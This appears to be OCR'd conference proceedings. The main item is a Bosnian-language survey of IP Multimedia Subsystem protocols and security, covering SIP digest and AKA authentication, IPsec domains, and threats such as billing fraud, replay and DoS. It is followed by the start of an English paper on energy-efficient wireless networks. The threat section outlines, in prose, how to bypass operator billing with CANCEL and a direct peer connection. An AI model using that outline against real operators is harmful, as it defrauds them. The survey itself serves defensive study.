Glavni signalizacijski protokol koji se koristi u IMS-u je Session Initiation Protocol (SIP). Primarno je definisan u RFC 2543 (koji je u međuvremenu napušten) i kasnije u RFC 3261 dokumentu. SIP posuđuje neke od *Hyper Text Transfer Protocol* (HTTP) i *Simple Mail Transfer Protocol* (SMTP) principa koja su dva najuspješnija Internet protokola. SIP protokol je odabran za IMS jer se smatralo da je fleksibilan i siguran. U principu, IMS SIP je proširena verzija SIP protokola uključujući i razne dodatke kako je opisano u 3GPP TS.24.229 standardu . Glavni cilj SIP protokola je uspostavljanje, modifikacija i prekidanje multimedijskih sesija između dva terminala.

Tijelo SIP poruke je opisano koristeći *Session Description Protokol* (SDP). SDP predstavlja sintaksu za opis medijskih tokova (adresa, port, tip medije, enkodiranje, itd.) standardiziranih u dokumentu RFC 2327 (koji je u međuvremenu napušten) i kasnije u RFC 3264.

SIP najvjerovatnije predstavlja ključni protokol u IMS-u.

2) Protokol za isporuku multimedijskih podataka u realnom vremenu

U IMS-u se koristi *Real-time Transport Protokol* (RTP) kao protokol za isporuku multimedijskih podataka u realnom vremenu. Protokol je definisan u RFC 3550 dokumentu. Ovaj protokol također sadrži i isporuku servisa za prenos podataka u realnom vremenu:

- Identifikacija tipa sadržaja (payload type) koji se prenosi (kodek),

- Numerisanje sekvence paketa,
- Označavanje vremena paketa,
- Praćenje isporuke.

RTP protokol ne omogućava mehanizme za osiguranje kvaliteta servisa (QoS) ali omogućava monitoriranje QoS parametara kroz sestrinski protokol - *RTP Control Protocol* (RTCP). RTCP razmjenjuje informacije o kvaliteti servisa između učesnika u razmjeni multimedijskih podataka RTP protokolom.

3) XCAP protocol

Kod mnogih servisa danas, isporučioci usluga trebaju imati pristup informacijama koje su postavljene od strane korisnika. Primjer ovakvih servisa je dostupnost (*presence*), razmjena poruka (*messaging*) i konferencije.


Kod XCAP protokola, korisnik može postaviti informacije na XCAP server koji poslužuje ove informacije aplikativnim serverima koji ove informacije koriste da zadovolje zahtjeve postavljene od strane korisnika. XCAP protokol omogućava korisnicima da manipulišu svojim podacima, dodaju nove ili brišu postojeće podatke. Primjer je da korisnik može da postavi svoju listu resursa za dostupnost (*presence*).

XCAP koristi HTTP protokol za prenos podataka.

Podaci se smiještaju u tijelo HTTP poruke u XML (*Extensible Markup Language*) formatu.

4) The Message Session Relay Protocol (MSRP)

MSRP je TCP bazirani protokol koji služi za prijenos podataka. SIP protokol se koristi za signalizaciju i uspostavu MSRP konekcije između dva korisnika. Koristi se u slučajevima prenosa serije poruka s kraja na kraj koje su veće nego što bi mogle stati u dio predviđen za *payload* (korisni dio paketa) u samim SIP porukama. MSRP protokol se može primjeniti u aplikacijama za *chat* i prenos fajlova.



Slika 4. IMS sigurnosna arhitektura [14]

5) Generalno korištenje Web servisa

IMS takodjer nudi mogućnosti različitih primjena web servisa u svrhu provizioniranja, naprednog AAA modela i nudjenja različitih servisa krajnjim korisnicima i razvojnim inženjerima softvera.

III. IMS SIGURNOST

A. Uvod u IMS sigurnost

IMS sigurnosna arhitektura je opisana u referenci [12].

Arhitektura identificira pet različitih sigurnosnih asocijacija unutar IMS-a, kao što je prikazano na slici 4.

Pregled IMS sigurnosti:

1. Međusobna autentifikacija između korisničke opreme (*User Equipment - UE*) i IMS-a. HSS delegira ovu aktivnost S-CSCF čvoru ali HSS je odgovoran za stvaranje ključeva i izazova (*chalange*).

2. Sigurna veza i sigurna asocijacija između korisničke opreme i P-CSCF-a za provjeru porijekla podataka.

3. Osiguranje unutarnje sigurnosti za vezu između CSCF i HSS-a. Ovo je poznato kao Cx interfejs. Ova asocijacija ima važnu ulogu u osiguranju ključeva i izazova tokom procesa registracije UE-a.

4. Pruža sigurnosti između P-CSCF-a i ostalih temeljnih SIP usluga kada je UE u roamingu u mreži u posjeti (*Visited Network - VN*).

5. Pruža sigurnosti između P-CSCF-a i ostalih temeljnih SIP usluga kada se UE nalazi u domaćoj mreži (*Home Network - HN*).

IMS sigurnosti je podijeljena u dva dijela: sigurnosti pristupa (specificirano u 3GPP TS 33,203 [12]) i sigurnost mreže (specificirano u 3GPP TS 33,210 [13]). Sigurnosti pristupa uključuje autentifikaciju korisnika i mreže i zaštitu saobraćaja između IMS terminala i mreže. Mrežna sigurnost se bavi zaštitom saobraćaja između mrežnih čvorova, koji mogu pripadati istom ili različitim operaterima.

IMS koristi IPsec za pristupnu i mrežnu sigurnost. Međutim, osnovni SIP protokol pruža samo podršku za izvorni TLS, koji je najčešće *hop-by-hop* sigurnosni mehanizam za SIP na javnom internetu.

B. Sigurnost pristupa

Sigurnosti pristupa obuhvaća sigurnost između NG i IMS mreže, pokrivajući SIP, XCAP i Web korisničke interfejse.


Svrha autentifikacije korisnika je kako bi se osiguralo da je korisniku pristup mreži autoriziran, a time sprječavajući lažne korisnike da iskorištavaju mrežu i njene usluge. Mrežna autentifikacija, sa druge strane, omogućava UE-ovima osiguranje da je mreža kojoj pristupaju namjenska, legitimna i da se ne radi o lažnoj mreži. Autentifikacija se može obavljati kako na IMS razini tako i na osnovnoj mreži koji pruža IP konektivnost.

1) SIP interfejs - SIP Digest Authentication

Prvi problem sa kojima se suočava SIP server je autentifikacija korisnika koji potražuje usluge.

SIP je naslijedio autentifikacijski mehanizam iz HTTP protokola koji se naziva *digest* pristupna autentifikacija (specificirana u RFC 2617 dokumentu). U kontekstu SIP servera, autentifikacija korisnika (npr., pozivatelja) može biti *proxy* server za preusmjeravanje, ili korisnički agent (korisnički agent pozivanog). Koriste se WWW autentifikacijska i autorizacijska polja u zaglavlju.

Prilikom korištenja digest autentifikacijskog pristupa, klijent i server imaju zajedničku tajnu (npr. lozinku), koja se razmjenjuje putem *out-of-band* mehanizma. Kad server na određenoj domeni primi zahtjev od klijenta, server traži od klijenta da mu dostavi važeća uvjerenja (*credentials*) za tu domenu.U tom trenutku klijent dostavi serveru




Slika 5. Hash funkcija

korisničko ime i dokazuje da klijent zna zajedničku tajnu. Očigledan način za klijenta da dokaže da zna zajedničku tajnu bi bio da je pošalje na server u jasnom tekstu (tj. bez šifriranja). U stvari, to je ono što HTTP osnovna pristupna autentifikacija i radi (također specificirano u RFC 2617 dokumentu). Ipak, sigurnosni rizici slanjem lozinke u jasnom tekstu su očiti. Bilo koji napadač koji uspije da dobije pristup poruci koja nosi dijeljenu tajnu, također dobije pristup i samoj tajni. Prethodna SIP specifikacije je dopuštala korištenje osnovne autentifikacije, ali se već neko vrijeme ne koristi.

Korištenje digest pristupne autentifikacije je trenutno preporučena metoda. Klijenti koji koriste *digest* pristupnu autentifikaciju mogu dokazati da oni znaju zajedničku tajnu bez slanja te tajne preko mreže. *Digest* koristi *hashe* i *nonce* u tu svrhu. Algoritam predstavlja jednosmjerna funkcija koja uzima argument proizvoljne duljine i proizvodi rezultat fiksne duljine, kao što je prikazano na slici 5. Činjenica da su *hash* algoritmi jednosmjerna funkcija znači da je računarski neizvodivo dobiti izvorni argument iz rezultata. Dva popularna *hash* algoritma su MD5 (specificiran u RFC 1321 dokumentu) i SHA1 (specificiran u RFC 3174 dokumentu). *Nonce* predstavlja slučajnu vrijednost koja se koristi samo jednom.

Slika 6 prikazuje kako *digest* upotrebljava *hashe* i *nonce*. Alice šalje INVITE (1) zahtjev upućen Bobu kroz njezin izlazni *proxy* (na domain.com). *Proxy* server odgovara na INVITE sa 407 (Proxy Authentication Required) - odgovor (2).

Proxy dodaje Proxy-Authenticate polje u zaglavlju sa skupom parametara. *Realm* parametar označava domenu *proxy* servera, tako da klijent zna koju lozinku treba



Slika 6. Digest operacija

koristiti. QOP (*Quality Of Protection* - kvaliteta zaštite) parametar pokazuje da server podržava zaštitu integriteta za liniju zahtjeva pojedinačno (auth) ili za liniju zahtjeva i tijelo poruke zajedno (auth-int). Server opslužuje klijenta sa slučajnom *nonce* vrijednosti u *nonce* parametru. Parametar algoritama dentificira i *hash* funkciju (MD5, u ovom primjeru).

Kada klijent dobije odgovor, šalje novu INVITE poruku (3) koja sadrži Proxy-Authorization polje u zaglavlju. Proxy-Authorization polje sadrži skup određenih parametara. Parametar *response* je posebno zanimljiv. Sadrži *hash comprising*, između ostalog, korisničko ime, lozinku, *nonce* servera, nonce klijenta (cnonce parametar), i liniju zahtjeva. Kada je izabrana opcija auth-int qop, tijelo poruke je također uneseno u *hash* algoritam za generisanje *response* parametra.

Kad server primi polje u zaglavlju Authorization, računa drugu *hash* vrijednost koristeći iste ulazne podatke kao klijent, ali koristeći zajedničku tajnu koju server također posjeduje. Ako se rezultat podudara sa vrijednosti u response parametaru iz INVITE poruke, server smatra da je autentifikacija uspješna i nastavlja procesirati INVITE poruku od klijenta. U suprotnom, server će ponovo zahtjevati response na ovaj INVITE.

Uključivanjem slučajnih *nonce* vrijednosti odabranih od strane servera u *hash*-u sprječava ponavljane napade. Čak i ako prisluškivač uspije dobiti ispravnu *hash* vrijednost za određeni *nonce*, neće biti u mogućnosti pristupiti serveru, jer će server zahtjevati odgovor sa drugom slučajnom vrijednosti *nonce* parametra.

2) IMS AKA autentikacija

IMS AKA (*Authentication and Key Agreement*) postupak se koristi za međusobnu autentifikaciju između korisnika i matične mreže, kao i postavljanje IPsec Security Association (SA) metode između UE i P-CSCF čvorova. Sljedeći postupci se koriste u tu svrhu:

Autentifikacija i dogovaranje ključeva koristeći AKA mehanizam, baziran na generalnom okviru SIP autentifikacijskog mehanizma specificiranog u RFC 3310


i RFC 2617 dokumentima. Uključene logičke funkcije su UE, P-CSCF, S-CSCF, i HSS.

Usaglašavanje sigurnosnog mehanizma koji se koristi između UE i P-CSCF čvora u svrhu pregovaranja o Ipsec parametrima i portovima koji će se koristiti.

Identifikacija zaštite prema S-CSCF-u. P-CSCF naznačava S-CSCF čvoru kada se zaštita koristi ubacivanjem parametra u autorizacijsko zaglavlje.

Kada je IMS AKA postupak izvršen, sve kasnije SIP poruke između UE i P-CSCF-a će biti zaštićene koristeći Ipsec mehanizam. P-CSCF će identificirati / autentificirati sve dolazne SIP poruke od UE na temelju sigurnosne asocijacije. Ova šema provjere se primjenjuje i na mobilne i fiksne UE-ove.

3) XCAP interfejs



Slika 7. Među domenski saobraćaj između dva sigurnosna gateway-a

XML Configuration Access Protocol (XCAP) se koristi preko HTTP protokola u svrhu dohvaćanja i manipulacije konfiguracijskim podacima koji se odnose na servise i koji su pohranjeni u XML dokumente.

Dvije odvojene autentifikacijske šeme su omogućene od strane mreže, HTTP *Digest* autentifikacija, i implicitna autentifikacija (*Single Sign On*).

HTTP Digest autentifikacija je slična SIP *Digest* autentifikaciji, sa glavnom razlikom da se autentifikacija izvršava od strane HSS čvora; implicitna autentifikacija je slična GPRS-IMS-bundled autentifikaciji (GIBA) (opisana u 3GPP TS 24.229 and TS 33.203 standardima).

IMS mreža podržava XCAP / HTTP zaštitu između UE-a i AP-a koristeći *Transport Layer Security* (TLS), koji osigurava integritet, povjerljivost, i zaštitu od ponavljanja za HTTP signalizaciju po IETF RFC 2818 standardu. TLS također pruža mogućnosti UE-u za provjeru autentičnosti matične mreže putem server certifikata koji dostavlja *Aggregation Proxy* (AP) tokom TLS razmjene poruka.

C. Sigurnost mrežne domene

Mrežna sigurnost se bavi osiguravanje saobraćaja između različitih sigurnosnih domena, gdje sigurnosna domena predstavlja mrežu kojom upravlja jedno administracijsko tijelo.

Na primjer, sesije gdje se P-CSCF i S-CSCF čvorovi nalaze u različitim mrežama uključuju razmjenu saobraćaja između različitih sigurnosnih domena.

Sav saobraćaj koji dolazi ili odlazi iz sigurnosne domene prolazi SEG (*Security Gateway* – sigurnosni prolaz). Dakle, saobraćaj poslan iz jedne domene u drugu domenu prolazi dva SEG čvora, kao što je prikazano na slici 7.

Saobraćaj između SEG čvorova je zaštićen koristeći IPsec ESP (*Encapsulated Security Payload*, specificiran u RFC 2406 dokumentu). Sigurnosna asocijacija između SEG čvorova se ostvaruje i odrava koristeći IKE (*Internet KeyExchange*, specificiran u RFC 2409 dokumentu).

Unitar sigurnosne domene, mrežni entiteti razmjenjuju saobraćaj sa domenskim SEG čvorovima koristeći IPsec.

Mrežni entiteti unutar domene također koriste IPsec za razmjenu saobraćaja. Na ovaj način, sa sigurnosnog aspekta, SEG čvorovi se tretiraju kao bilo koji drugi mrežni entitet unutar domene (pogledajte sliku 8).

Interfejs između regularnih mrežnih entiteta i između SEG čvorova je isti: Zb interfejs. Interfejs između SEG čvorova u različitim mrežama se naziva Za interfejs.


Autentifikacija, zaštita integriteta, i enkripcija su obavezni u Za interfejsu. To nudi među-domenskom IMS saobraćaju maksimalan nivo protekcije.

Zb interfejs je dizajniran za zaštitu IMS signalizacijske ravni. Kako interfejs služi samo za prenos internog saobraćaja, na operatoru je da odluči da li da postavi taj interfjes i, ako ga postavi, koje sigurnosne funkcije da uključi (zaštita integriteta je obavezna ako je implementiran Zb interfejs, ali korištenje enkripcije je opcionalno).

IV. SIGURNOSNE PRIJETNJE

A. Novčane prevare

Na temelju SIP protokola, IMS predviđa odvajanje logičkih puteva za signalizaciju i prenos medije. Iako ovaj dizajn pruža nekoliko prednosti, koči sposobnost



Slika 8. Za i Zb interfejsi

operatora da revidira ili potvrdi da li mehanizam za izvještavanje od *User Agent*-a (UA) funkcionira ispravno. Ova manjkavost kod operatora povećava mogućnost da korisnici mogu koristiti usluge neovlašteno, što je rezultiralo pojavu namjerne i nenamjerne novčane prevare. Većina UA-ova su razvijeni i proizvedeni od strane trećih osoba, a ne operatora samih. Iz tog razloga, kao i zbog povećanja raznolikost UA-ova, nepraktično je za operatora da provjerava ispravnost sigurnosti svakog UA prije nego mu omogući pristup svojoj mreži.

Također je rizično za operatora pretpostaviti da će UA na mreži funkcionisati ispravno. Kad se mobilni uređaji oslanjaju na resurse za povezivanje koje dobiju od operatora, operatori mogu imati sposobnost da prikupe i revidiraju protok podataka kako bi provjerili da li terminal ispravno funkcioniše. Međutim, uz uvođenje telefona sa dvojnim načinom rada, mnogo saobraćaja može stići do IMS-a preko čvorova koje ne kontroliše operator. Ako su UA-ovi direktno spojeni na javni internet, vrlo je moguće za korisnike da komuniciraju direktno koristeći *peer-to-peer* konekciju, što bi moglo biti u sukobu sa načinom naplate usluga od strane operatora. U IMS mreži, HSS pruža uslugu mapiranja između UA IP adrese i javnog identiteta dodjeljenog tokom SIP REGISTER procesa. Međutim, otkrivanje povezanih IP adresa nije težak zadatak. Tokom faze uspostavljanja poziva, IP adresa pozivanog se dostavlja pozivaocu za uspostavljanje zasebnog kanala za prenos podataka. Nakon što UA dobije IP adresu od pozivanog UA, jednostavno može poslati CANCEL zahtjev jezgrenoj mreži i uspostaviti vlastitu vezu prema pozivanom direktno, koristeći iste podatke i glasovnu komunikaciju kao kod usluge koja se plaća.

SIP *proxy* serveri se također mogu koristiti za ostvaranje zlonamjerne novčane prevare. Iako se *proxy* serveri najčešće koriste legitimno u komercijalnom okruženju, ista tehnologija se može iskoristiti unutar personalnog okruženja u svrhu dijeljenja istog računa među zajednicom korisnika. Ta eksplatacije se može lako provesti zbog nedostatka fizičkih lokacijskih ograničenja telefona koji su u prošlosti bili na tradicionalnim PBX centralama. *Proxy* serveri koriste već standardizirana SIP odgovor za usmjeravanje saobraćaja na pravilan UA, što ovaj način čini legitiman za implementirati od strane bilo koga. Kreiranjem UA *proxy* servera ili izgradnju posvećenog *proxy* servera koji se registrira na IMS mrežu, grupa korisnika bi potencijalno mogla dijeliti identitet koji se naplaćuje i koji je povezan s datim računom. To otvara složena pitanja politike IMS operatorima i mogu zahtijevati implementaciju sigurnosti koja je komplicirana za izvesti.

Napadi sa ciljem novčane prevare modu utjecati na fiskne i mobilne usluge na različite načine. U slučaju fiksnih IMS usluga, mnoge od struktura definisanih cijena obično se temelje na neograničenom korištenju unutar zemljopisne granice. Ova metoda napada može preći te granice bez odgovarajućih dodatnih troškova. Na primjer, UA s neograničenim planom u cijeloj državi, sada će biti u mogućnosti za upućivanje međunarodnih poziva prema IP biranju nakon što je otkrio IP adresu pozivanog. U slučaju mobilnih usluga, većina cijenovnih struktura se temelji na korištenju, obično po minuti i po kilobajtu. Napad može krivotvoriti korištene minuta ili trajanja poziva, te će također biti u mogućnosti da uspostavi bilo koji tip prenosa podataka između UA-ova s malo ili nikakve šanse za otkrivanje od strane jezgrene mreže.

B. Autentifikacija

Fiksni VoIP telefoni i druge *soft* telefoni nisu opremljeni za pohranu tajnog ključa. Korisničko ime i lozinka se koristi za autentifikaciju za uređaje koji trenutno nemaju dijeljeni tajni ključ (kao što je slucaj kod SIM-a). Međutim, trenutna autentifikacija koja koristi korisničko ime / lozinku implementirana u IMS-u je sklona *brute force* napadima i napadima ponavljanjem.

Na primjer, Home Subscriber Server (HSS) je dizajniran da prihvati IP adresu posljednjeg REGISTER zahtjeva kao IP adresu klijenta. Budući da je autentifikacija ranjiva na napade ponavljanjima do sljedećeg REGISTAR zahtjeva, napadač je u stanju ponovno se registrirati koristeći isti odgovor s različitom IP adresom kako bi preusmjerio sve servise na bilo koju drugu željenu destinaciju. To djelotvorno stvara DoS i utvrđuje rizik krađe legitimnom korisniku. Također, s nedostatkom dvosmjerne autentifikacije, napadač može oteti sesiju koristeći čovjek-u-sredini (*man-in-the-middle*) napad.

C. Napadi na gateway

IMS *gateway*-i su nedvojbeno najranjiviji *host*-ovi u mreži zbog njihove izloženosti prema vani i utjecaj koji oni mogu imati kada su ugroženi. Konkretnije, Signalizacijski *Gateway* (SGW), *Media Gateway Control* funkcija (MGCF) i *Media Gateway* (MGW) zahtijevaju neki nivo pretvaranja formi sadržaja, što zahtijeva legitimnu manipulaciju sadržaja. Kad god se podaci konvertuju u različite medije, integritet provjere bi trebao biti implementiran kako bi se provjerilo da je pretvoren sadržaj isti sadržaj kao i prije i da se rezultirajući podaci još uvijek mogu smatrati benignim. Moguće je da napadač izvrši obrnutu konverziju zlonamjerne skripte u nešto što može naškoditi mreži nakon konverzije.

D. DoS napad

IMS se suočava s prijetnjom *denial of service* (DoS) napada od više izvora, a ima i mnogo širu izloženost DoS napadima od bilo koje prethodne telekomunikacijske infrastrukture. Očigledna prijetnja je veza s Internetom. Iako postoje tehnologije koje mogu ublažiti DoS napade s Interneta, ostaje činjenica da napadač koji posjeduje dovoljno sredstava može prouzrokovati, barem privremeno, prekid bilo kojeg Internet *host*-a, a time i sa pomno planiranom napadu na IMS implementaciju može prouzrokovati ozbiljnu degradaciju servisa. Druga opasnost dolazi od moćnih i konfigurabilnih UA-ova koji su osjetljivi na ispravnost sadržaja. Scenarij u kojem su mnogi takvi korisnici pregledali zlonamjerni sadržaj može dovesti do preplavljivanja IMS-a sa zahtjevima i na taj način uskratiti servis ostalim kupcima sa manje osjetljivim UA-ovima.

Dok se DoS napad obično smatra prijetnjom mrežnom operateru, IMS prezentuje novi niz uslova, od kojih neki mogu biti da bi i pojedini korisnik mogao postati žrtvom takvog napada. Jedna od temeljnih garancija koje pruža IMS je garancija kvalitete usluge za sadržaj koji prima UA. Dok se IMS ne može adresirati za probleme na prvom mrežnom sloju, kao što su nagli gubitci signala ili RF smetnje, odgovornost IMS-a je da osigura da je dodijeljeni *bandwith* dostupan korisnicima. Zlonamjerni osoba može pokušati da dio ili sav *bandwidth* učini nedostupnim legitimnom UA-u, što bi također predstavljalo DoS napad. Čak i ako napadač ne pokušava ukrasti *bandwith* za vlastitu upotrebu, IMS se i dalje mora braniti od bilo koje situacije u kojoj bi napadač mogao konzumirati *bandwidth* legitimnog korisnika.

E. Alati za testiranje sigurnosti

Postoje razliciti alati na tržištu koji pomažu testiranju SIP sigurnosti. Jedan ot takvih alata je Open Source SIP Proxy aplikacija. SIP Proxy omogućava prisluškivanje i manipulaciju SIP saobraćaja. Nadalje, predefinirani sigurnosni test slučajevi se mogu izvršiti kako bi se pronašle slabe tačke u IMS uređajima. Sigurnosni analitičari mogu dodavati i izvršavati posebne slučajeve ispitivanja.

Kako se sigurnost u IMS-u bazira u dobroj mjeri na Internet sigurnosti, postoji dosta besplatnih alata koji mogu simulirati npr. DOS napade, napad na autentifikaciju, preslušavanje mreže, itd.. Preporuka je da mrežni administratori i administratori IMS sistema zajednički testiraju slabe tačke IMS sistema, osobito vezane uz direktni pristup korisnika putem javnih adresa.

V. ZAKLJUČAK

Kako IMS sve više predstavlja osnovnu jezgrenu mrežu za osnovne i napredne telekomunikacijske servise kod fiksnih i mobilnih operatora, tako je sigurnost tih servisa kao i korisnika koje ih koriste veoma važan aspekt kojem bi svaki operater ozbiljno trebao pristupati.

I pored od strane 3GPP standardiziranih dokumenata sa smjernicama za sigurnost pristupa (3GPP TS 33,203) i sigurnost mreže (3GPP TS 33,210), veoma je važno skrenuti pažnju i na otvorenost i sličnost IMS servisa sa Internet servisima te bi se u svakom slučaju znanja iz oblasti Internet i VOIP-a sigurnosti mogla upotrijebiti i u ovoj oblasti.

Također, kako se radi o sličnoj problematici sigurnosti kao na Internetu, a kako je Internet veoma rasprostranjena tehnologija, dosta stručnjaka, materijala i alata za testiranje je dostupno i u svakom slučaju bi se svaki operater opsežno trebao služiti njima.

LITERATURA

[1] Gonzalo Camarillo, Miguel A. Garcıa-Martın, “The 3G IP Multimedia Subsystem (IMS) ”, prvo izdanje, John Wiley & Sons Ltd, Ujedinjeno kraljevstvo, 2006.

[2] Miikka Poikselka, Georg Mayer, “THE IMS IP MULTIMEDIA CONCEPTS AND SERVICES”, treće izdanje, John Wiley & Sons Ltd, Ujedinjeno kraljevstvo, 2009.

[3] Gilles Bertrand, “ The IP Multimedia Subsystem in Next Generation Networks”, 30 Maj 2007.

[4] Travis Russell, “THE IP MULTIMEDIA SUBSYSTEM (IMS) Session Control and Other Network Operations”, prvo izdanje, The McGraw-Hill Companies, SAD, 2008.

[5] Johnson I. Agbinya, “IP Communications and Services for NGN”, prvo izdanje, CRS Press, SAD, 2010.

[6] James F. Ransome, John W. Rittinghouse, “VoIP Security”, prvo izdanje, Elsevier Digital Press, SAD, 2006.

[7] Prathima Agrawal, Jui-Hung Yeh, Jyh-Cheng Chen, Tao Zhang, “IP Multimedia Subsystems in 3GPP and 3GPP2: Overview and Scalability Issues ”, IEEE Communications Magazine, 2008.

[8] Michael T. Hunter, Russell J. Clark, Frank S. Park, “Security Issues with the IP Multimedia Subsystem (IMS): A White Paper”, prvo izdanje, College of Computing Georgia Institute of Technology,SAD, 2006.

[9] Adnan Hota,“ Service Development Studio – alat za razvoj i testiranje IMS aplikacija“, BIHTEL, 2010.

[10] Jasenko Dizdarević, „Mogucnosti razvoja IMS aplikacija upotrebom NIST implementacije JAIN-SIP specifikacije“, Univerzitet u Tuzli – Fakultet Elektrotehnike, BiH, 05.02.2010.

[11] 3GPP. Security architecture. 3GPP TS 33.102 version 10.0.0 Release 10, 2011.

[12] 3GPP. Access security for IP-based services. 3GPP TS 33.203 version 10.2.0 Release 10, 2011.

[13] 3GPP. Network Domain Security (NDS), 3GPP TS 33.210 version 10.3.0 Release 10, 2011.

[14] 3GPP2. IMS Security Framework, 3GPP2 S.R0086-0, 2003.

[15] J. Franks, P. Hallam-Baker, J. Hostetler, S. Lawrence, P. Leach, A. Luotonen, and L. Stewart. “HTTP Authentication: Basic and Digest Access Authentication. RFC 2617“, Internet Engineering Task Force, 1999.

[16] A. Niemi, J. Arkko V. Torvinen “ Hypertext Transfer Protocol (HTTP) Digest Authentication Using Authentication and Key Agreement (AKA) RFC 3310“, Internet Engineering Task Force, 2002.

GREEN ICT

Fundamental Optimization Criteria For Green Wireless Communications

M. Pejanovic-Djurisic, E. Stovrag, M. Ilic-Delibasic*
* University of Montenegro/Faculty of Electrical Engineering, Podgorica, Montenegro
milica@ac.me, edinstovrag87@gmail.com , majai@ac.me

Abstract – Traditional wireless networks mainly focus on providing ubiquitous access and large capacity. One of the main challenges for future information and communication systems and technologies, including wireless networks, is reduction of the power consumption. Recent analysis by manufacturers and network operators have shown that current wireless networks are not very energy efficient, particularly the base stations that are used as access points from network to services. This paper presents an overview of the most important topics in research and practice for energy efficient mobile radio networks. Green radio researches propose four fundamental tradeoffs: deployment efficiency–energy efficiency, spectrum efficiency–energy efficiency, bandwidth–power, and delay–power, which are presented in this paper.

I. INTRODUCTION

In the last decade energy-efficient communications have been paid increasing attention under the background of limited energy resource and environmental-friendly transmission behaviors. Worldwide climate change debates address one goal - to reduce energy consumption and CO_2 emissions. That is why every emerging technology, including rapidly growing ICT (Information and Communication Technologies) is scrupulously evaluated on its carbon footprint. As ICT becomes more and more wide-spread and pervasive in our daily life, it is important to get a realistic overview of the worldwide impact on the environment in general and on energy needs in particular. It is estimated that the complete life cycle (production, use and end-of-life) of ICT is responsible for about 2-4% of the worldwide carbon emissions. The power consumption during the use phase of the equipment is roughly about 40–60% of the carbon emissions. By 2020 these emissions are expected to double if no initiatives are taken to reduce this footprint. A significant part of these emissions, about one sixth, is attributed to telecommunication networks [1]. It is important to note that the mobile communications industry, as a part of ICT, is considered to have very small percentage of overall energy consumption (about 0.12%) and emissions of carbon dioxide (about 0.14%), despite their rapid growth. Studies have indicated that the energy consumption and CO_2 emission for manufacturing the handset devices is much larger than the base stations (BS). In a mobile network, BS consumes much more energy than mobile terminal, implying that big saving potential in network lies in the operation [2]. The main reason for this difference is the limited lifetime of mobile phones, the effort for distribution of the devices, and the small recycling fraction of mobile phones compared to radio network equipment.

As it is noted, along with number of environmental debates, some green initiatives in ICT appeared. But those isolated efforts devoted to energy saving in wireless networks could not form a global vision of what can be done in energy saving, and thus could not achieve some significant results towards energy efficient networks. First global initiative for reducing power consumption in wireless networks was the Green Radio (GR) project [3]. The main goal of such project was to investigate strategies of deployment and resource-management for energy-efficient wireless broadband access. The research activities are spread to overall system architecture in order to find the relation between power consumption and bandwidth efficiency. In that manner, significant reduction in power consumption over current designs for wireless communication networks should be achieved, without significant influence on quality of service (QoS) experienced by the network's users. In order to measure the achieved success of energy reduction, appropriate measures of energy consumption must be applied. The Green Radio project defines two different perspectives – to examine alternatives to the existing cellular network structures to reduce energy consumption, and to study novel techniques that can be used in base stations or handsets to reduce energy consumption in the network, [4].

This paper is organized as follows: after the introduction, the Section II gives an overview of the problems faced by standardization bodies in defining the framework for energy efficiency. Then, Section III presents the ways to increase energy efficiency. Section IV gives an overview of fundamental trade-offs for the construction of Green Radio frame. Finally, concluding remarks are given in Section V of the paper.

II. EVALUATION OF ENERGY EFFICIENCY IN WIRELESS NETWORKS

The deployment of cellular networks is typically optimized for providing ubiquitous access and service to mobile users. Thus, significant number of base stations are primarily used to provide coverage, meaning that they usually do not operate at full load, even at peak traffic hours. During off-peak hours all base stations operate at lower load, or might not even serve any user at all. That leads to conclusion that the energy efficiency of base stations is particularly poor in this condition, which can be attributed to several components, such as the efficiency of

the power amplifier (PA) that is degraded at lower output power. The other component is system information, synchronization, and reference signals (pilots) that are transmitted continuously (base stations are required to be always on). Another important element is the usual combination of large macro-cells (used for coverage) with additional micro- or pico-cells (for capacity demand) that does not adapt to low load situations, [1].

